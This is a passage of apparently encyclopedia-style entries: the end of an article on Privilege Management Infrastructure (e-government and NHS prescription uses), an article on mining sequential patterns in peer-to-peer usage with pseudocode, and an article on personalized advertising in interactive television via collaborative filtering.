In summary, Shibboleth is one practical application where privilege management happens in a simplified form of a PMI, with a special constraint of end-user anonymity.

ACTUAL EXAMPLES OF PMI USAGE

In this section, a number of real-life examples where PMI has been used to provide authorization management are detailed. Further practical examples of PMI usage in practice can be found in Watt, Ajayi, Jiang, Koetsier, and Sinnoti (2006) and in Chadwick (2003).

Electronic-Governance

An X.509 role-based PMI has been used across Europe to provide electronic government services in the cities of Barcelona (Spain), Salford (UK), and Bologna

(Italy) (Chadwick & Otenko, 2002). Each of the cities already had experience in running PKI services, and wished to extend their security infrastructures with a PMI implementation to create a strong authentication and authorization chain. The applications in which PMI has been applied differ for each municipality.

Barcelona required a PMI to allow electronic access to the city parking fines database for car-hire organizations. Allowing such access means that the car-hire companies can automatically check when a car is returned that no parking tickets have been issued to the customer. If a parking ticket has been issued, the car-hire company can then transfer the fine to the individual.

Salford City Council has used a PMI to control authorization in an electronic tendering application. The city council generates Request for Proposal (RFP) documents allowing anyone to download them. However, for a number of proposals only companies registered with the council or only companies possessing a certain requirement (e.g., ISO 9000 certification) are able to submit tenders. The tenders remain anonymous until the winner has been chosen.

Finally, Bologna has constructed a similar application that utilizes PMI to provide authorization to a city-planning server.

Health Care

A PMI infrastructure has been used to manage the authorization infrastructure in the electronic transfer of medicinal prescriptions (ETP) for the UK National Health Service (Chadwick & Mundy, 2003). The assignment of roles is distributed to the appropriate authorities in the health care and government sectors. This includes the assignment of both professional roles such as doctor and dentist, as well as patient roles that entitle patients to exemption from payment for a variety of reasons, for example, claiming Social Security benefits and children under 16, and so forth. All roles are stored as X.509 ACs in LDAP directories, which are managed by the assigning authorities. The PERMIS policy-based decision engine subsequently retrieves these ACs containing roles, in order to make granted or denied access control decisions, which are required by the prescribing and dispensing applications. The SOA for setting the ETP policy is assumed to be the UK's Secretary of State for Health. The ETP policy says what roles are recognized, who is authorized to assign the roles, what privileges are granted to each role, and what conditions are attached to these privileges. The ETP policy is then formatted in XML, embedded in an X.509 attribute certificate, digitally signed by the Secretary of State for Health, and finally stored in an LDAP directory. From here, it can be accessed by all the ETP applications in the UK National Health Service that contain embedded policy-based PERMIS decision engines.

CRITICAL ISSUES IN PMI USAGE

There are a number of key issues that organizations need to consider before the implementation of any PMI system. These include:

- Security policies and practices should be defined in clear, unambiguous statements that cover any possible circumstances;
- **Present security infrastructure:** PMI builds on the authentication infrastructure provided by a PKI to create a strong authorization and authentication chain;
- **Administration:** Dependent on the application sub-context PMI may require a significant administration load on the organization;
- **Privilege storage and retrieval:** Organizations need to consider how and where the privileges are to be stored to prevent attacks such as Denial of Service;
- **Granularity of privileges:** Privileges can be granted at a number of different levels, for example, job role through to single task authorization; and
- **User privacy:** Traditionally PMIs were built based on the assumption that the user identity is known, and the act of decision-making links the user identity to the attributes, thus reducing user privacy.

CONCLUSION

The use of PMI has continued to grow over the past five years as PMI mechanisms have been adapted to new environments, such as in Grid applications (Chadwick, 2004) and mobile agents (Navarro, Borrell, Ortega Ruiz, & Robles, 2005). The move towards widespread remote electronic access to organizational resources brings with it severe security concerns, especially in the present environment with security threats ever increasing. PMI is a concept in the field of Information Security Management specifically designed to solve the authorization element of secure electronic access to data. The level of protection is increased even further with the combination of an authentication management infrastructure (such as a PKI) with PMI. The traditional forms of PMI need adaptation to ensure user privacy, which is a concern in many applications, like in healthcare applications aimed at the patients.

KEY TERMS

Access Control: Restriction of access to some resource through the application of a mechanism which grants, denies, or revokes permissions.

Access Rights Management: The process of assigning digital rights to users which can then be used in conjunction with an access control system to obtain access to some resource; the management infrastructure covers, for example, the allocation, renewal, and revocation of users rights.

Authentication: The process by which a system can provably verify the identity of a resource such as an individual, a system, an application, and so forth.

Authorization: The process of determining if a requesting party has sufficient rights to access a resource.

Certificate Authority: An authority that manages the allocation of digital identity certificates to users; the CA exists as part of a PKI. The CA in conjunction with a Registration Authority (RA) initially checks to ensure the identity of a user. Once identity has been confirmed, the CA issues digital identity certificates that electronically assure the identity of a user based on the CA's digital signature.

Digital Certificate: A digital certificate is an electronic "passport" which can be used to establish identity in an electronic environment.

Digital Signature: An electronic signature can be deemed the digital equivalent of a handwritten signature. Electronic signatures can be used to authenticate the identity of the signer of the document and to also confirm the data integrity of the document.

Privilege: In a PMI, a privilege can be defined as an electronic right given to users enabling them to access various resources.

Privilege Delegation: The process by which a privilege given to one party can be transferred to another party either for an indeterminate or definite period of time.

ENDNOTE

Peer-to-Peer Usage Analysis

Florent Masseglia

Maguelonne Teisseire
LIRMM UMR CNRS 5506, France

INTRODUCTION

With the huge number of information sources available on the Internet and the high dynamics of their data, *peer-to-peer* (P2P) systems propose a communication model in which each party has the same capabilities and can initiate a communication session. These networks allow a group of computer users with the same networking program to connect with each other and directly access resources from one another. P2P architectures also provide a good infrastructure for data and computer intensive operations such as data mining.

In this article we consider a new data mining approach for improving resource searching in a dynamic and distributed database such as an unstructured P2P system, that is, in Masseglia, Poncelet, and Teisseire (2006) we call this problem *P2P usage analysis*. More precisely we aim at discovering frequent behaviors among users of such a system. We will focus on the sequential order between actions performed on each node (requests or downloads) and show how this order has to be taken into account for extracting useful knowledge. For instance, it may be discovered, in a P2P file sharing network that for 77% of nodes from which a request is sent for "*Mandriva Linux*," the file "*Mandriva Linux 2005 CD1 i585-Limited-Edition-Mini.iso*" is chosen and downloaded; then a new request is performed with the possible name of the remaining iso images (i.e., "*Mandriva Linux 2005 Limited Edition*"), and in the large number of returned results the image corresponding to "*Mandriva Linux 2005 CD2 i585-Limited-Edition-Mini.iso*" is chosen and downloaded.

Such knowledge is very useful for proposing the user with often downloaded or requested files according to a majority of behaviors. It could also be useful in order to avoid extra bandwidth consumption, which is the main cost of P2P queries (Ng, Chu, Rao, Sripanidkulchai, & Zhang, 2003).

BACKGROUND

Mining either association rules or sequential patterns in very large distributed databases as unstructured P2P systems is far away from trivial. For instance, in Wolff and Schuster (2003), authors propose to mine association rules, that is, sets of objects that tend to associate with one another, in a P2P system. The proposed algorithm combines, at each node, association rule mining algorithm with a majority voting protocol to discover all of the association rules that exist in the distributed database.

By nature P2P systems are dynamic, that is, nodes act independently of one another, and intermediate results may be overturned as new data arrives. Furthermore, whenever a node departs, the sequence of that node also disappears, and the global database has to be reconsidered. Traditional approaches for mining sequential patterns (Agrawal & Srikant, 1995; Pei et al., 2001) are irrelevant in such a dynamic context because they consider that the whole database is available. In Masseglia, Teisseire, and Poncelet (2003), we proposed to discover relationships and global patterns that exist between connecting users (Web usage mining). We proposed a new "client/server/engine" architecture for taking advantage of the computing power available on the machine a user navigates with. In this article our goal is different since it takes into account the dynamic nature of the considered system. We consider that the connected nodes can act with a special peer (called *meter peer*) in order to provide the end user with a good approximation of patterns embedded in this very large distributed database.

MAIN FOCUS OF THE ARTICLE

In this section we first define the problem statement, and then we propose a new solution to efficiently mine frequent sequences embedded in a P2P system.

Problem Statement

Let $I = \{x_1, \ldots, x_n\}$ be a set of distinct literals called *items*. In the following we assume that for each item we are provided with the action performed, that is, request or download. An item x_i is thus denoted either [d, x_i] for downloading or [r, x_i] for requesting. A *sequence* is an ordered list of itemsets denoted by $<s_1\ s_2 \ldots s_n>$, where s_j is an itemset, that is, a set of items that occur together. Let us consider the following sequence: *< ([r, Mandriva Linux]) ([d, Mandriva-Limited-Edition-CD1.iso], [r, Mandriva Limited Edition]) ([d, Mandriva-Limited-Edition-CD2.iso])>*. The user connected through that peer first sent a request ("r") for searching any resource containing the words "*Mandriva Linux*," then downloaded and requested, at the same time, respectively the file "*Mandriva-Limited-Edition-CD1.iso*," and any resource containing the string "*Mandriva Limited Edition*," and finally downloaded the file "*Mandriva-Limited-Edition-CD2.iso*."

A sequence $s_1 =< a_1\ a_2 \ldots a_n>$ is a *subsequence* of another sequence $s_2 < b_1\ b_2 \ldots b_m>$, denoted $s_1 < s_2$, if there exist integers $i_1 < i_2 < \ldots < i_n$ such that $a_1 \subseteq b_{i1}$, $a_2 \subseteq b_{i2}$, $\ldots$, $a_n \subseteq b_{in}$.

Let *D* be a database of customer data-sequences. The support for a sequence *S*, also called *supp(S)*, is defined as the number of total data-sequences that contain *S*. If $supp(S) \geq minSupp$, with a minimum support value *minSupp* given by the user, *S* is considered as a *frequent* sequential pattern.

Here we adapt the problem statement proposed by Wolff and Schuster (2003) to our concern. When the database is dynamically updated (adding or deleting transactions) we denote D_t the database at time *t*. Let us assume that the database is also partitioned among an unknown number of nodes. We denote such a partition of node *u*, at time *t*, D_{ut}. In fact D_{ut} corresponds to the sequence of actions performed on the node. Let us assume that $D_t = D_{ut} \cup \ldots \cup D_{vt}$, where $u_t \ldots v_t$ are the available nodes at time *t*. The problem of sequential pattern mining in such a large-scale distributed systems D_t is thus to find the set of frequent sequential patterns in D_t according to the minSupp value. Let us consider that F_{Dt} is the result to obtain (the result that would be exhibited by an algorithm that would explore the whole set of solutions), F_{Dt} is thus the set of frequent sequential patterns to find in D_t. Let us now consider $\sim F_{Dt}$, the set of approximate sequential patterns. We require that, as nodes $u_t \ldots v_t$ are dynamics, $\sim F_{Dt}$ will converge as fast as possible to F_{Dt}.

In order to illustrate the problems related to mining sequential patterns in such a dynamic context, let us consider three sequences standing for downloading operations performed on nodes u_t, v_t, and w_t:

D_{ut}	<([d,1]) ([d,2]) ([d,3]) ([d,4]) ([d,5])>
D_{vt}	<([d,1]) ([d,2]) ([d,1]) ([d,3]) ([d,5])>
D_{wt}	<([d,1]) ([d,2]) ([d,4]) ([d,5]) ([d,6])>


From such sequences, the set of items with their associated support is the following: ([d, 1]) [100%], ([d, 2]) [100%], ([d, 3]) [66%], ([d, 4]) [66%], ([d, 5]) [100%] and ([d, 6]) [33%]. Let us assume that a support value, minSupp, is set to 100%, then the set of frequent sequences at time *t[i]* on $F_{Dt[i]}$ is: $F_{Dt[i]}$ *=<([d,1]) ([d,2]) ([d,5])>*. Let us now assume, at time *t[i+1]* that the node w_t departs, then the set of frequent sequences becomes $F_{Dt[i+1]}$ *= <([d,1]) ([d,2]) ([d,3]) ([d,5]) >* since the support of the item ([d, 3]) is now 100%.

A New Heuristic for Mining Sequential Patterns in P2P Systems

As a matter of fact, the nodes in a P2P context may connect or depart frequently while D_t is still being analyzed. Our proposal is to consider D_t as a unit able to receive candidate sequences, to evaluate the support of each candidate on sequence in D_t, and to send back the result. This kind of "scan," distributed on all the connected nodes, relies on a stochastic algorithm for combinatorial optimization problems.

First D_t is empty until a node u_t sends its sequence. The unstructured P2P architecture we propose allows a special peer (hereafter the "*Distributed*$_{SP}$ peer") to get

Figure 1. Overview of the approach



Algorithm 1. Distributed$_{SP}$ algorithm

```
Input: F_Dt the frequent sequences for node u_t, nodes u_t ... v_t online
and a user-defined parameter mindist standing for the minimum
distance for a candidate to be considered.
Output: F_Dt the sequential patterns corresponding to the frequent
behavior patterns on D_t.
Begin
recv (u_t); F_Dt ← D_ut; // Initialization
While (nodes are on line) do // main process
    nodesAvailable ← recv(u_t.... v_t);
    ~F_Dt ← ∅;
    candidates ← getValuation(nodesAvailable);
    For (c ∈ candidates) do
        If (SCORE(c) > minSupp) then
            insert(c, F_Dt);
        EndIf
        Else
            If (SCORE(c)) ≥ mindist) insert(c, ~F_Dt); EndIf
    EndFor
    candidates ← neighborhoodOperators(~F_Dt, F_Dt);
    Broadcast(@nodesAvailable, candidates);
EndWhile
End
```

connected to each new peer arriving on the network. Our method then relies on a distribution of the candidate sequences, as described in Figure 1. The Distributed$_{SP}$ peer is in charge of getting items from peers, generating candidates, broadcasting candidates, and collecting the results, generating candidates, and so on.

At first, the set of frequent items is extracted from the connected peers (a mere counting for each peer is sufficient). Then the whole set of candidates having length 2 is generated by Distributed$_{SP}$ from the set of frequent items. The candidates get evaluated by the connected peers (u_t.. v_t) in order to count those having the required threshold in the whole database, that is, on $D_t = D_{ut} \cup ... \cup D_{vt}$. The results are collected by the Distributed$_{SP}$ peer. Then it applies the heuristic, and the new set of candidates is sent to the connected peers for evaluation. This process is repeated until no change enhances the solution (as data evolves each time and as nodes are dynamic, each change might enhance the solution and the solution will thus follow the nodes behavior on and on...).

Now we have a closer look on different algorithms. Let us consider the Distributed$_{SP}$ algorithm in Algorithm 1. Distributed$_{SP}$ first starts when a node u_t joins our system (*recv* u_t). The set of frequent patterns is thus initialized with the sequence of u_t. While nodes are available, we consider patterns sent to Distributed$_{SP}$ by the getValuation function in order to test if sequences are frequent. *SCORE* stands for the average marks given by all nodes for candidates. If SCORE is greater or equal to a minimum support value, this candidate becomes frequent. Nevertheless, sequences are not only evaluated as included or not, we also consider the distance between the size of the candidate's subset included, compared to the total size of candidates. The aim of this approach is to take into account that a sequence could be infrequent but could be useful for generating candidates.

For efficiency reasons, that is, in order to avoid generating too many candidates, we consider a user defined threshold *mindist*. When the score of a sequence is greater than or equal to *mindist*, then this sequence will be inserted into the approximate set in order to be considered for the generating phase. Thanks to frequent patterns, approximate sequences and neighborhood operators, candidates are generated and sent to all connected nodes by broadcasting in order to evaluate either their threshold or their distance from a frequent sequence.

As they proved to be efficient in Masseglia, Teisseire, and Poncelet (2003), for neighborhood operators we propose "Genetic-like" operators as well as operators based on sequential patterns properties. To evaluate our approach, we implemented a simulator capable of running a simulated unstructured P2P system. Experiments were conducted by using real datasets (Masseglia, Poncelet, Teisseire, 2006) and have shown that our approach is efficient. We also evaluated the success rate for each of our operators thanks to the average number of frequent sequences compared to the proposed candidates. An operator having a success rate of 20% is an operator for which 20% of the proposed candidates are detected has frequent. In the following, for brevity, we denote an item *x* without considering its associated operation (download or request).

- **New Frequent Items:** When a new frequent item is occurring (after being requested by one or more users) it is used to generate all possible two-candidate sequences with other frequent items. Due to the number of candidate sequences to test, this operator has only a 15% ratio of accepted sequences.
- **Adding Items:** This operator aims at choosing a random item among frequent items and adding this item to a random sequence s, after each item in s. This operator has a 20% ratio of frequent sequences
- **Basic Crossover:** This operator uses two different random sequences and proposes two new candidates coming from their amalgamation. This operator has a good ratio (50%) thanks to frequent sequences embedded in the candidates generated by previous operators.
- **Enhanced Crossover:** This operator aims at choosing two random sequences, and the crossover is performed at the end of the longest prefix common to the considered sequences. Let us consider two sequences < (1) (2) (6) > and < (1) (3) (4) (5) >. The longest common prefix of these two sequences is < (1) >. The crossover will then start after the item following 1, for each sequence. In our example, the two resulting candidate sequences are, < (1) (2) (3) (4) (5) > and < (1) (3) (2) (6) >. This operator has a success ratio of 35%.
- **Final Crossover:** An ultimate crossover operator was designed in order to improve the previous ones. This operator is based on the same principle as the enhanced crossover operator, but the second sequence is chosen as being the one having the longest common prefix with the first one. This operator has a ratio of 30%.
- **Sequences Extension:** This operator aims at adding new frequent items at the end of several random frequent sequences. This operator has a success ratio of 60%.

Algorithm 2. Node algorithm

Input: *CS* the candidate sequences to evaluate and D_{ut} the partition of node *u* at time *t*.
Ouput: *LSCORE* the set of local scores assigned to each sequence.
Begin
If (recv(v,connect) **then** send(v,@ Distributed$_{SP}$); **EndiIf**
If (recv(@Distributed$_{SP}$,CS) **then**
For (S $\in$ CS) **do**
LSCORE[S] $\leftarrow \emptyset$;
If (S $\subseteq D_{ut}$) **then**
LSCORE[S] $\leftarrow$ 100+size(S);
EndIf
Else
//Give S a mark, and a better mark to long sequences
LSCORE[S]$\leftarrow$(size(LCS(S, D_{ut}))*100)/size(S))-size(S);
EndFor
send(@Distributed$_{SP}$, LSCORE);
EndIf
End

Let us now consider the node algorithm (Algorithm 2). Two mains operations are performed. First when a new neighbor v_t tries to connect on a node u_t, a message is sent from *u* to *v* in order to give the address of Distributed$_{SP}$. Node v_t is thus included into the process. Second, when a message from Distributed$_{SP}$ is received then the following operation is performed. A score, representing the distance between a candidate and the local operations performed on the node is computed, D_{ut}. If a candidate is included in D_{ut} then the score is set by *100 + size (candidate)*. As our approach is heuristic-based, the main idea is thus to give a reward to a candidate fully included into a sequence. Furthermore, setting a number greater than 100 assures that our sequence is fully included in Distributed$_{SP}$. Otherwise as we are interested in long sequences because they are much more informative, long sequences are rewarded. This is done by considering the *longest-common-subsequence* (LCS) algorithm (Cormen, Leiserson, Rivest, & Stein, 2001). Then the more the sequence is included, the more its score increases.

FUTURE TRENDS

Recently, the data mining community has focused on a new challenging model where data arrives sequentially in the form of continuous rapid streams. It is often referred to as data streams or streaming data in Veloso, Meira, Carvaho, Parthasarathy, and Zaki (2003). Many data from real-world applications are more appropriately handled by the data stream model than by traditional static databases. Now, they mainly focus on the problem of maintaining items or itemsets instead of sequences. Nevertheless, it is clear that P2P Usage Mining should consider these new trends because they propose efficient techniques for online mining.

CONCLUSION

In this article, we addressed the problem of improving resource location in unstructured P2P systems. We proposed a new approach based on data mining techniques and more precisely on sequential patterns mining. It is inspired by genetic algorithms in order to efficiently retrieve frequent sequences.

Recently, with the growing popularity of the Web, the problem of Web usage mining has received a great deal of attention, and the end user is now provided with efficient techniques for analyzing the customer's behavior. Today, as P2P systems are gaining prominence in a growing number of emerging applications, advanced analysis and mining of peer-to-peer systems is becoming increasingly important, and many further works have to be investigated (clustering, association rules, etc.).

KEY TERMS

Client/Server: Client/server describes the relationship between two computer programs in which one program, called the client, makes a service request from another program, called the server, which fulfills the request.

Data Sequence: The sequence of itemsets representing the behavior of a client over a specific period. The database involved in a sequential pattern mining process is a (usually large) set of data sequences. Data sequence could be purchase transaction data collected by retail stores or requested URLs. See also *Web Usage Mining*.

Items: Items are merely characteristics of individuals or observations of individual behaviors.

Itemset: Set of items that occur together.

Maximal Frequent Sequential Pattern: A sequential pattern included in at least *n* data sequences (with *n* the minimum support specified by the user). A sequential pattern is maximal when it is not included in another frequent sequential pattern. A frequent sequential pattern may represent, for instance, a frequent behavior of a set of customers on a P2P system.

Peer-to-Peer (P2P) Systems: "Peer-to-peer" (or P2P) refers to a class of systems and applications that employ distributed resources to perform a critical function in a decentralized manner. The resources encompass computing power, data (storage and content), network bandwidth, and presence (computers, human, and other resources). Among the critical functions that have to be performed by P2P systems, we can cite distributed computing, data/content sharing, communication and collaboration, or platform services.

Peer-to-Peer (P2P) Usage Mining: With the huge number of information sources available on the Internet and the high dynamics of their data, (P2P) systems allow a group of computer users with the same networking program to connect with each other and directly access resources from one another. P2P Usage Analysis aims at discovering frequent behaviors among users of such a system.

Sequential Pattern: A sequence included in a data sequence such that each item in the sequential pattern appears in this data sequence with respect to the order between the itemsets in both sequences. See also *Data Sequence*.

Web Usage Mining: With the growing popularity of the World Wide Web, large volumes of data such as the user's address or requested URLs are automatically gathered by Web servers and stored in access log files (access log, error log …). Analysis of such files in order to understand user behavior is called Web usage mining and can provide useful information to improve a network's performance, to rebuild a Web site dynamically, or even to target customers in an e-business environment.

Personalized Advertising Methods in Digital Interactive Television

George Lekakos
University of Cyprus, Cyprus

Konstantinos Chorianopoulos
Ionian University, Greece

INTRODUCTION

The ability to deliver personalized advertising messages has long been a major objective in marketing since it allows marketers to meet heterogeneous consumer needs and target their messages more effectively (Arens & Bovee, 1994). However, traditional one-to-many marketing approaches applied in mass media suffer from their inability to meet this objective (Dibb, 1998; Hoffman & Novak, 1997). In order to increase the efficiency of their strategy, marketers identify homogeneous groups of consumers (*market segmentation*) which they target according to their marketing objectives. Thus, market segmentation has become the most important marketing tool for targeting purposes (McBurnie & Clutterbuck, 1998), also utilized in the TV advertising domain in conjunction with domain-specific features such as time zones and/or program typologies.

However, this strategy has admittedly little to offer towards the ultimate goal of one-to-one communication, since the targeted unit is the segment rather than the individual consumer, and therefore individual needs cannot be satisfied. In the broadcasting television advertising domain, media coverage either exceeds the targeted market segment or leaves potential customers without exposure to the message, thus reducing its cost effectiveness (Belch & Belch, 1995). At the same time, TV viewers have to deal with a vast amount of available advertising information. The issue of *information overload*, typical in information theoretic terms, is also experienced in the case of TV advertisements as *advertising clutter*, which has been identified as one of the significant factors associated with the negative attitude of viewers towards advertising and can have a negative impact on television advertisement recall or recognition (Mord & Gilson, 1985). Relevant surveys reveal that 80% of the viewers feel that there is "too much advertising in television" (Elliott & Speck, 1998), while more than 75% of consumers are not happy with the broadcasted advertisements (Hawkins, Best, & Coney, 1998).

Current target marketing methods are limited in their ability to efficiently target consumers at the individual level, particularly in mass media such as television. Thus, personalization of advertisements provides marketers with the opportunity to increase advertising effectiveness by targeting consumers who are most likely to respond positively to the advertising message.

The present article investigates appropriate personalization methods for the domain of digital television advertisements by examining relevant methods utilized for personalized Web applications. In addition, it is concerned with the design of the interactive elements of a typical 30-second advertisement in support of the personalization process. The two objectives of this article are interrelated: the selection of a personalization technique affects the design of interactive advertisements since it indicates the type of interaction data that should be collected in order to enable personalization.

The next section of this article opens up the discussion on personalization from a theoretical point of view and in the following section specific personalization techniques are compared. Next, the types of interaction data required to achieve personalization are discussed and the article concludes with further discussion and conclusions.

PERSONALIZATION RESEARCH

Adaptive hypermedia and adaptive Web-based systems are systems that adapt their content, structure, or presentation to the goals, tasks, interests, and other features of individual users or groups of users (Brusilosvsky

&Maybury, 2002). The term hypermedia denotes interactive systems that allow users to navigate a network of linked objects (for example Web pages). However, the usefulness of these systems extends to any application area with diverse users and reasonably large space of possible options (Brusilovsky, 1996, 2001). Indeed, adaptive hypermedia systems provide the scientific framework for the personalization research (Ardissono & Goy, 2000; Kobsa, Koenemann, & Pohl, 2001).

In the personalization process, user data are collected either implicitly (by observing interactive behavior) or explicitly (provided directly by the users) (Breese, Heckerman, & Kadie, 1998). Subsequently, they are utilized in the user model that describes the user in terms of the various features such as knowledge, goals, or interests. The user model is then processed to infer predictions concerning the user's future actions or preferences (Kobsa, 1993) and produce the desired adaptation effect (e.g., presenting different content, restructuring the presentation, or recommending items relevant to the user's information needs).

User modeling, which lies in the heart of the adaptation process, can be either knowledge-based or behavior-based (Middleton, De Roure, & Shadbolt, 2001). In the knowledge-based user modeling approaches, typically some form of domain model is matched against the user model contents. Then, relationships between domain concepts are exploited to make inferences about the user (e.g., Ardissono & Goy, 2000; Milosavljevic, 1997). However, the inherent uncertainty in user modeling concerning the prediction of a user's behavior (Zukerman & Albrecht, 2001) and the inability of knowledge-based methods to accommodate changes in the user model (Kobsa et al., 2001) have boosted the use of machine learning techniques for the prediction of interests, preferences, goals, and actions upon observations of the user's behavior (Webb, Pazzani, & Billsus, 2001). Indeed, beyond observing interactive actions in order to build and update the user model, the user's behavior may also serve as a direct basis for personalization. The task in such behavior-based approaches is to find regularities (patterns) in a user's behavior instead of inferring the values of the user model features.

Since the personalization task in our domain refers to the prediction of a user's interest for unobserved advertisements, behavior-based approaches provide a suitable solution to the above problem. However, the amount of available interaction data is restricted given the domain requirement that the level of interaction should be kept at a minimum. Interactivity in TV, in particular in interactive advertising, should not be confused with the extended interactive sessions in applications in other media, such as over the Web. Lee and Lee (1995) suggest that extended interactivity should not be adopted by interactive services since it contradicts with the current viewing patterns (e.g., relaxing home atmosphere, low involvement, and so on). Similar results are supported by ethnographic studies in households (O'Brien, Rodden, Rouncefield, & Hughes, 1999). Television is not a personal computer (Nielsen, 1997). The main objective of television viewers is to be entertained or get informed in a relaxing atmosphere rather than become engaged into long interactive sessions such as those that occur in a work environment or over the Web. Moreover, TV viewing is experienced mainly as a passive (Belch & Belch, 1995) group activity, possibly surrounded by other noisy factors. The input devices, such as the remote control, are not suitable for extended interactions, while the viewing distance can be a few meters away from the TV set, rather than just in front of it (as for the PC). In addition, the short duration of a typical 30-second commercial leaves only a very short period of time for prompt and impulse reaction.

Traditional adaptation approaches require a significant amount of data before they start adapting to the user and therefore "they *are only useful in application domains where users engage in extended (and in most cases even repeated) sessions of system use. They may not be appropriate for infrequent users with typically short sessions*" (Kobsa et al., 2001, p. 14). However, the emergence of *recommender systems* provides a solution that overcomes the above limitations, as will be discussed in the next section.

RECOMMENDER SYSTEMS

Recommender systems (Resnick & Varian, 1997), a subclass of adaptive systems, meet both the personalization objective in our domain as well as the low-interactivity requirement described above. Recommender systems have been widely and successfully used (Schafer, Konstan, & Riedl, 2001) in order to make personalized recommendations for information, products, or services. They operate upon data such as the explicit or implicit expression of a user's interest on observed items (documents, products, or advertisements). User-driven data are provided in the form of ratings either in binary format denoting interest/noninterest or in a Likert scale (e.g., one-to-five). Ratings are processed using machine learning techniques and the produced output is a prediction concerning the user's interest on unobserved items.

Two major approaches are utilized for the processing and prediction tasks in recommender systems: *collaborative filtering (CF)* and *content-based filtering (CBF)*. Collaborative filtering is employed by many successful commercial recommender systems, such as Amazon.com™ and MovieFinder.com (Schafer et al., 2001). Collaborative filtering is based on the assumption that users who exhibit similar behavior can serve as recommenders for each other on unobserved data items (Resnick, Iacovou, Suchak, Bergstrom, & Riedl, 1994).

On the other hand, content-based filtering relies solely on a user's previous preferences upon specific item features to infer predictions for the user's future behavior (e.g., Mooney & Roy, 2000). Content-based filtering requires a textual description of items to achieve a machine-parsable form (Balabanovic & Shoham, 1997) and cannot capture attributes, such as aesthetics and the overall taste of a user for a given item (Balabanovic & Shoham, 1997; Herlocker, Konstan, & Riedl, 2002; Resnick et al., 1994). Furthermore, content-based filtering restricts the spectrum of recommendations to items that are similar to the ones that the user has previously evaluated (Herlocker, Konstan, Terveen, & Riedl, 2004). In addition, collaborative filtering has been shown to be more accurate in its predictions (Alspector, Koicz, & Karunanithi, 1997). Thus, collaborative filtering offers a suitable approach that can serve as the basis for personalization in the domain of TV advertisements.

USER INPUT AND INTERACTION DESIGN

The primary and most important input in the collaborative filtering process is the user's rating on observed items. Taking into account that collaborative filtering is suggested by the review above as an appropriate method for personalization of advertisements, it is important to analyze the notion of rating and the implications of the rating collection methods on the design of interactive advertisements.

As discussed above, user ratings can be collected either implicitly or explicitly. Implicit acquisition methods include the monitoring of a user's interactive behavior, such as the browsing activities, page viewing time, and so on. Data acquired implicitly are typically represented by binary ratings denoting the presence or absence of a user's interest on the observed items. Explicit acquisition methods refer to the direct request for provision of ratings. For example, Amazon.com™ (www.amazon.com) and citeseer.org (http://citeseer.ist.psu.edu/) request users to provide their ratings on read books or papers/articles on a 1-5 numerical scale. Ratings can also be requested explicitly upon icons (e.g., "thumbs-up"/"thumbs-down" or "smiling faces") as in Syskill and Webert (Pazzani & Billsus, 1997) and represented directly by numerical values on a Likert scale or by binary ratings.

Implicit and explicit rating acquisition methods present a number of advantages and disadvantages, which should be evaluated with respect to the application domain characteristics.

It has been argued that it is rather obtrusive to the users' main goal in using a system to ask them to explicitly evaluate items (Brusilovsky, 1996) while this additional effort beyond the scope of the system usage introduces an additional cognitive cost (Nichols, 1997). These may result in the unwillingness of users to provide explicit ratings, thus reducing the amount of collected data, in contrast to implicit acquisition in which almost any interaction can be interpreted in some sort of expression of interest. However, despite the ability of implicit methods to acquire interaction data, the value of such information is limited (Nichols, 1997). A first limitation is the unreliability associated with the interpretation of certain types of interaction data into evidence about the interests of the user (Brusilovsky, 1996; Kobsa et al., 2001). Secondly, even though some types of interaction data can be regarded as strong indicators of the user's interest for specific items (e.g., purchases), it is hard to acquire data denoting negative attitude. Herlocker et al. (2004) use the term "unary" instead of binary to refer to implicitly acquired ratings, denoting that the ability of implicit methods is restricted to the collection of "positive" behavior. However, both "positive" and "negative" ratings are necessary for the application of machine-learning techniques. Therefore some form of explicit feedback provided directly by the users is required even in "rich" interaction systems (Brusilovsky, 1996) and seems rather unavoidable in low-interactivity environments. It is clear that the requirement for accuracy urges the use of explicit acquisition methods and recent surveys have found that users are willing to provide such ratings in order to get more accurate recommendations (Swearingen & Sinha 2002) as long as a certain number of interactions (such as one or two clicks) is not exceeded (Brusilovsky, 1996).

DISCUSSION AND CONCLUSION

As the above analysis suggests, collaborative filtering is a plausible approach for personalizing interactive television advertisements since it is computationally accurate in its predictions and operates upon the notion of user's "overall taste," which aggregates in a single rating a number of factors that are hard to measure (e.g., psychological factors, way of living, specific needs, etc.). Since collaborative filtering operates upon ratings, a crucial issue is the design of interactive advertisements in order to preserve the "low-interactivity" requirement while providing the appropriate input for the collaborative filtering approach.

The design of interactive elements that support either explicit or implicit acquisition of ratings presents certain trade-offs. For example, asking explicitly the user to rate an advertisement on a 1-to-5 Likert scale that appears in the form of numbered buttons on top of the advertisement video may lead to fewer interaction data affecting the accuracy of collaborative filtering. On the other hand, the implicit capturing of users' interests on advertisements seems more natural when interactive features provide direct benefits for the user. Such features that enhance the functionality of a television advertisement include browsing (in Web-like style) the advertisement for more info, requesting off-line additional information (through brochures or personal contact), or purchasing the advertised product. For example, the Ford motor's interactive advertisement aired at UK's BSkyB satellite network prompts viewers to press the "select" button on their remote control to get more information on the advertised car type. The advertisement has led to 2.4% of viewers launching the interactive application and an impressive 64% who requested a brochure (OpenTV, 2004).

As an alternative design, the direct use of 1-to-5 Likert scale buttons would provide explicit information concerning the users' interest on an advertisement but at the cost of collecting fewer interaction data that may harm the final personalization result. Empirical findings concerning the application of the two different design strategies report that the use of explicitly acquired numerical ratings may lead to more accurate personalization results (Lekakos & Giaglis, 2006, 2005).

KEY TERMS

Adaptive Hypermedia Systems: Systems that adapt their content, structure, or presentation to the features of their users.

Collaborative Filtering: A recommendation method that exploits similarities between the users of a recommender system.

Interactivity: A two-way communication model providing users with power over the presented content.

Personalization: The process of providing content tailored to individuals.

Rating: A quantification of a user's evaluation on observed information items.

Recommender Systems: Systems that provide personalized recommendations according to the user's interests.

User Model: A representation of user features.

